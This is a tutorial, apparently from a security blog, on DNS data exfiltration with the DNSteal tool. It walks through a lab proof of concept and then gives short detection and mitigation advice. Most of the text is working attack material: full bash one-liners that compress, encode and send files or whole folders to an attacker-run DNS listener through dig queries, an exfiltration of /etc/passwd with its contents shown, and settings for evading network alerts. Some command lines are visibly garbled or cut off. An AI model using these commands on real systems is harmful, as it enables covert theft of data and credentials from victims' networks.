

Data Exfiltration

DNSSteal

(Mitre ID:T1030)



Contents

Introduction to Data Exfiltration.....	3
DNS Protocol and it's working	3
DNS Data Exfiltration and it's working	3
Introduction to DNSteal	3
Proof of Concept	3
Detection.....	10
Mitigation	10
Conclusion	11

Introduction to Data Exfiltration

Data Exfiltration is referred to as the process where an attacker fetches sensitive data from the target's system and stores it on their system. As data exfiltration is simply a transfer of data from the network, it becomes difficult to detect. Every organisation deals with handling sensitive data, which makes data exfiltration attacks very real. Data exfiltration can be caused by insider threats or outsider threats. Insider threats are comprised of an employee selling secrets for profit or sharing data carelessly, whereas outsider threats are said to be the ones where a cybercriminal exploits a vulnerability to establish a foothold and then goes on to steal the data.

DNS Protocol and it's working

The DNS protocol works on TCP/UDP port 53. It is a stateless protocol as it exchanges specific information. It allows a network to connect to the internet, and without it, all the surfing on the internet would be impossible and farfetched. Its function is to translate IP addresses to hostnames (for the convenience of the user) and vice versa. Hence, the utmost importance of DNS in a network.

DNS Data Exfiltration and it's working

As we know, DNS is a stateless protocol, i.e. it was never meant to send or receive data from a client to a server. Even so, the authorised DNS will believe that all the queries sent to it are legitimate. And this fact is exploited by attackers, as if a request is made to a subdomain, then that request is treated as data only if the query is constructed properly. For instance, if the attacker sends a query to example.target.com and the DNS target.com receives 'example' as a string, then it will consider the said string as data and this will let the attack access target.com. Now, this lets the attacker set up a covert channel mostly by using the C2 server between DNS and client and retrieve all the data through bidirectional communication. Manipulating DNS in such a way to retrieve sensitive data is known as DNS data Exfiltration.

When data is transferred from one system to another without any direct connection and this transfer of data is done over DNS protocol then it is known as DNS Data Exfiltration. The DNS protocol is exploited to allow attackers to get their hands on sensitive data.

Introduction to DNSteal

DNSteal is a tool that sets up a fake DNS server and allows an attacker to sneak into a network. As the name suggests, it is based on the DNS protocol and works on port 53. It is used to extract data from the target after setting up the connection and is one of the best tools for DNS Data Exfiltration. Multiple files can be extracted using this tool. It also supports Gzip file compression. It all lets you manage the size of packets that carry your data over the network to reduce suspicions.

Proof of Concept

Download DNSteal using the following command:

```
git clone https://github.com/m57/dnsteal.git
```

And to further initiate the tool and see all the parameters it provides, use the following command:

```
ls
python dnsteal.py
```

```
root@kali:~# git clone https://github.com/m57/dnsteal.git
Cloning into 'dnsteal' ...
remote: Enumerating objects: 80, done.
remote: Total 80 (delta 0), reused 0 (delta 0), pack-reused 80
Unpacking objects: 100% (80/80), 93.91 KiB | 282.00 KiB/s, done.
root@kali:~# cd dnsteal/
root@kali:~/dnsteal# ls
dnsteal.py  LICENSE  README.md
root@kali:~/dnsteal# python dnsteal.py

  DNSTEAL v2.0
-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

Usage: python dnsteal.py [listen_address] [options]

Options:
  -z      Unzip incoming files.
  -v      Verbose output.
  -h      This help menu

Advanced:
  -b      Bytes to send per subdomain (default = 57, max=63)
  -s      Number of data subdomains per request (default = 4, ie. $d)
  -f      Length reserved for filename per request (default = 17)

$ python dnsteal.py -z 127.0.0.1
```

Now we will generate a command using DNSteal; the said command will extract the desired data upon execution on the target system. To generate the command, give your local IP and use -z parameter. This -z parameter will unzip the files upon receiving as they are zipped by default. Therefore, type:

```
python dnsteal.py 192.168.1.112 -z
```



```
root@kali:~/dnsteal# python dnsteal.py 192.168.1.112 -z
[+] DNS listening on '192.168.1.112:53'
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
# f=file.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{57\}/&\n/g");do if [[ "$c" -lt "$s" ]]; then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.1.112 `echo -ne $r$f|tr "+" "*" +short; done ; done

[?] Copy entire folder (ZIP enabled)
# for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{57\}/&\n/g");do if [[ "$c" -lt "$s" ]]; then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.1.112 `echo -ne $r$f|tr "+" "*" +short; done ; done

[+] Once files have sent, use Ctrl+C to exit and save.
```

From our target system, we will request the secret.txt file over the DNS connection that will establish when we will run the given command. The contents of secret.txt can be seen in the following image.

Now as you can see in the image above, two commands are generated. Copy the first one (highlighted one).

```
ls
cat secret.txt
```

```
root@ubuntu:~/ignite# ls
secret.txt
root@ubuntu:~/ignite# cat secret.txt
Join Ignite Technologies
www.hackingarticles.in
root@ubuntu:~/ignite#
```

And paste it in the destination folder. Before executing the command, make sure that filename has been changed to the name of the file you desire as shown in the image below:

```
root@ubuntu:~/ignite# f=secret.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{57\}/&\n/g");do if [[ "$c" -lt "$s" ]]; then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.1.112 `echo -ne $r$f|tr "+" "*" +short; done ; done
```

Note: if you received an error “dig:

‘H4sICLttFF8AA3NIY3JldC50eHQAy8hUyFRizFUoSsziAgC/9XeXDAAAA-A==-.secret.txt’ is not a legal IDNA2008 name (string start/ends with forbidden hyphen),” then just edit your above command (f=secret.txt) by adding “+noidnin +noidnout” at end of the command you have pasted.

And when the command is executed, the requested file will be received on your terminal. The tool will also calculate the MD5 hash sum for you. Also, you can view the content of the file with the cat command, as shown in the image below:

```
[+] Once files have sent, use Ctrl+C to exit and save.
[>] len: '123 bytes'      - secret.txt
^C
[Info] Saving recieved bytes to './recieved_2020-04-26_14-55-05_secret.txt'
[md5sum] '12d8d608637163f3b96d53384a7bd7aa'

[!] Closing ...
root@kali:~/dnsteal# cat ./recieved_2020-04-26_14-55-05_secret.txt
Join Ignite Technologies
www.hackingarticles.in
root@kali:~/dnsteal#
```

Now we will try to extract a whole folder instead of a single file. Initiate the DNS server provided by DNSteal tool via typing the following command:

```
python dnsteal.py 192.168.1.112 -z
```

```
root@kali:~/dnsteal# python dnsteal.py 192.168.1.112 -z

  DNSteal v2.0
  -- https://github.com/m57/dnsteal.git --
  Stealthy file extraction via DNS requests

[+] DNS listening on '192.168.1.112:53'
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
# f=file.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f | base64 -w0 | sed "s/.\{$b\}/&\n/g");do if [[ "$c"
ho -ne $r$f|tr "+" "*" +short; done

[?] Copy entire folder (ZIP enabled)
# for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c $f | base64 -w0 | sed "s/.\{$b\}/&\n/g");do
1.112 `echo -ne $r$f|tr "+" "*" +short; done ; done

[+] Once files have sent, use Ctrl+C to exit and save.
```

The folder which we will try to retrieve is shown in the image below, inclusive of its contents. The folder contains all types of data, including .pdf, .msi, .png, and.dll.

Again, you will see that it generates two commands. However, this time we will copy the second one (highlighted on) and paste it in the destination folder as shown below:

```
ls
```

```

root@ubuntu:~/ignite# ls
aarti.msi pavan.dll raj.png secret.txt yashika.pdf
root@ubuntu:~/ignite# for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzi
p -c $f| base64 -w0 | sed "s/.\{$b\}/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo
-ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168
.1.112 `echo -ne $r$fltr "+" "*" +short; done ; done

```

Upon the execution of the command, you can see the folder is received accurately with the calculated MD5 hash sum for each file as shown in the image below:

```

[+] Once files have sent, use Ctrl+C to exit and save.

[>] len: '52 bytes'      - aarti.msi
[>] len: '52 bytes'      - pavan.dll
[>] len: '50 bytes'      - raj.png
[>] len: '123 bytes'     - secret.txt
[>] len: '58 bytes'      - yashika.pdf
^C

[Info] Saving recieved bytes to './recieved_2020-04-26_14-59-37_yashika.pdf'
[md5sum] 'd41d8cd98f00b204e9800998ecf8427e'

[Info] Saving recieved bytes to './recieved_2020-04-26_14-59-37_raj.png'
[md5sum] 'd41d8cd98f00b204e9800998ecf8427e'

[Info] Saving recieved bytes to './recieved_2020-04-26_14-59-37_pavan.dll'
[md5sum] 'd41d8cd98f00b204e9800998ecf8427e'

[Info] Saving recieved bytes to './recieved_2020-04-26_14-59-37_secret.txt'
[md5sum] '12d8d608637163f3b96d53384a7bd7aa'

[Info] Saving recieved bytes to './recieved_2020-04-26_14-59-37_aarti.msi'
[md5sum] 'd41d8cd98f00b204e9800998ecf8427e'

[!] Closing ...
root@kali:~/dnsteal# ls
dnsteal.py  README.md      recieved_2020-04-26_14-59-37_aarti.msi
LICENSE     recieved_2020-04-26_14-55-05_secret.txt  recieved_2020-04-26_14-59-37_pavan.dll
root@kali:~/dnsteal#

```

To reduce the suspicion of the attack, an attacker can divide the file into multiple packets. These packets can be a fixed size in bytes. An attacker can even allocate some bytes to the file name. This is done to avoid triggering an alert in a network, which abusing the UDP packet size will do. This customization can be done by using the -s, -b, and -f parameters. The parameters -s are for defining the subdomain value, -b is for specifying the number of bytes per packet, and -f is for defining the value of bytes for the filename. In the following command, which can be well observed from the image given below, we have defined 4 subdomains. The bytes per packet are set to 57, and the file name value is 17.

```
python dnsteal.py 192.168.1.112 -z -s 4 -b 57 -f 17
```



```
root@kali:~/dnsteal# python dnsteal.py 192.168.1.112 -z -s 4 -b 57 -f 17

DNSTEAL v2.0
-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

[+] DNS listening on '192.168.1.112:53'
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
    # f=file.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f | base64 -w0 | sed "s/\.${b}\}/&\n/
ho -ne $r$f|tr "+" "*" +short; done

[?] Copy entire folder (ZIP enabled)
    # for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c $f | base64 -w0 | sed "s/\.${b}\}/&\n/
1.112 `echo -ne $r$f|tr "+" "*" +short; done ; done

[+] Once files have sent, use Ctrl+C to exit and save.
```

Now we will acquire the passwd file from the target. As you can see from the image below, the size of the file is 2511 bytes. Now just copy the command and paste it in the /etc folder on the target system. Again, before executing the command make sure to change the filename to passwd.


```
cd /etc
ls -la passwd
```

```
root@ubuntu:~# cd /etc
root@ubuntu:/etc# ls -la passwd
-rw-r--r-- 1 root root 2511 Apr  5 05:33 passwd
root@ubuntu:/etc# f=passwd; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f | base64 -w0 | sed "s/\.${b}\}/&\n/
fi; done ); do dig @192.168.1.112 `echo -ne $r$f|tr "+" "*" +short; done
;; Warning: Message parser reports malformed message packet.
;; Warning: Message parser reports malformed message packet.
;; Warning: Message parser reports malformed message packet.
;; Warning: Message parser reports malformed message packet.
;; Warning: Message parser reports malformed message packet.
;; Warning: Message parser reports malformed message packet.
```


Once the command is executed, you can see that the data received will be in chunks of 243 bytes, as shown in the image below. And when the receiving is complete, it will give you the MD5 hash sum too, and you can read the contents of the file with a simple cat command, as the file received will be uncompressed:

[+] Once files have sent, use Ctrl+C to exit and save.

```
[>] len: 243 bytes' - passwd
[>] len: 243 bytes' - passwd
[>] len: 243 bytes' - passwd
[>] len: 243 bytes' - passwd
[>] len: 243 bytes' - passwd
[>] len: 87 bytes' - passwd
^C
```

[Info] Saving recieved bytes to './recieved_2020-04-26_15-14-58_passwd' 
[md5sum] '1bf2ea7af61704c2f707ed422c4dc08a'

[!] Closing ...

root@kali:~/dnsteal# cat ./recieved_2020-04-26_15-14-58_passwd 

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Listing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uidd:x:105:111::/run/uidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
```

And this way, we have retrieved the password file. And while this transfer of data was happening, Wireshark helped us validate the bytes per packet size. Also, we can confirm that the connection established as well as the transfer of data is being done on port 53.

The image shows a Wireshark packet capture interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. The filter bar at the top shows the expression 'ip.addr == 192.168.1.112'. The packet list table shows several DNS packets. The selected packet (No. 14484) is a DNS query from 192.168.1.110 to 192.168.1.112. The packet details pane shows the structure of the DNS query, including the transaction ID, flags, questions, and queries. The query is for a domain name of length 242, which is highlighted in red. The packet details also show the query structure with flags, questions, and queries.

No.	Time	Source	Destination	Protocol	Length	Info
14484	78.122645544	192.168.1.110	192.168.1.112	DNS	325	Standard query 0x72e3
14485	78.123117371	192.168.1.112	192.168.1.110	DNS	341	Standard query response
14486	78.139785080	192.168.1.110	192.168.1.112	DNS	325	Standard query 0x208f
14487	78.140152673	192.168.1.112	192.168.1.110	DNS	341	Standard query response
14488	78.150592356	192.168.1.110	192.168.1.112	DNS	325	Standard query 0x7796
14489	78.151042859	192.168.1.112	192.168.1.110	DNS	341	Standard query response
14519	78.176974084	192.168.1.110	192.168.1.112	DNS	325	Standard query 0xf628
14520	78.177353397	192.168.1.112	192.168.1.110	DNS	341	Standard query response
14524	78.188336349	192.168.1.110	192.168.1.112	DNS	325	Standard query 0xcbca
14525	78.188712898	192.168.1.112	192.168.1.110	DNS	341	Standard query response
14528	78.208870407	192.168.1.110	192.168.1.112	DNS	169	Standard query 0x6256
14529	78.209412951	192.168.1.112	192.168.1.110	DNS	185	Standard query response

Frame 14484: 325 bytes on wire (2600 bits), 325 bytes captured (2600 bits) on interface 0
 Ethernet II, Src: Vmware_c3:87:1f (00:0c:29:c3:87:1f), Dst: Vmware_59:bb:e3 (00:0c:29:59:bb:e3)
 Internet Protocol Version 4, Src: 192.168.1.110, Dst: 192.168.1.112
 User Datagram Protocol, Src Port: 39673, Dst Port: 53
 Domain Name System (query)
 Transaction ID: 0x72e3
 Flags: 0x0120 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 1
 Queries
 [truncated]H4sICAbQiV4AA3Bhc3N3ZACFVttu2zAMfe9X6HEDaii2c2n0tqHANuxWt-.HsFFFuNhd1SJ91J'
 Name [truncated]: H4sICAbQiV4AA3Bhc3N3ZACFVttu2zAMfe9X6HEDaii2c2n0tqHANuxWt-.HsFFFuN
 [Name Length: 242]
 [Label Count: 5]
 Type: A (Host Address) (1)
 Class: IN (0x0001)
 Additional records
 [Response In: 14485]

So, this way by abusing the port and service of DNS; DNS Data Exfiltration attack is done.

Detection

As Data Exfiltration attack through DNS is very sneaky and as the data is being transferred over the network, it is a challenge to detect this attack. Therefore, to detect this attack, one must regularly analyse the network traffic. To detect such attacks, focus on the processes that are exploiting the network or the processes that are unexpected. Moreover, analyse the network packets in-depth and check for any anomalous behaviour. For instance, if a client is sending more data than it is receiving, then it is suspicious. To detect such attacks, also look for the data packets of a fixed size that are being sent over a long connection.

Mitigation

The following measure should be taken for mitigation against DNS Data Exfiltration:

- Implementation of Network Intrusion Prevention System. This implementation should be based on a network signature and anomaly of packets.
- Network traffic should be filtered by limiting the clients to converse with DNS.
- Dedicated DNS servers should be set up.
- Proper network segmentation should be done.
- Configuration of firewalls should be apt and only necessary ports should be active.
- Network traffic flow should be on the bases of firewall rules.
- All of the employees should be made aware of the consequences.
- All the unauthorized channels should be blocked.
- Data Loss Prevention Policies should be adapted.
- Network logs should be maintained and monitored.

Conclusion

Monitoring and limiting the access of other ports such as FTP and SSH has led attackers to come up with new techniques such as exploiting DNS over the years. As every internet connection depends on DNS, and as every client-to-server connection depends on DNS; restricting DNS access is not possible. And this makes DNS a worthy protocol for an attacker to use as Data Exfiltration. DNS Data Exfiltration is a major and very real threat to all organizations. And so, both the detection and prevention of data breaches and losses must be dealt with by the companies. Attacks like **Remsec** and **Helminith** use DNS ports for data exfiltration, and these attacks can be easily mimicked. As a result, educating oneself on such attacks is essential in order to protect oneself, as a recent survey found that 46 percent of companies have been victims of this attack.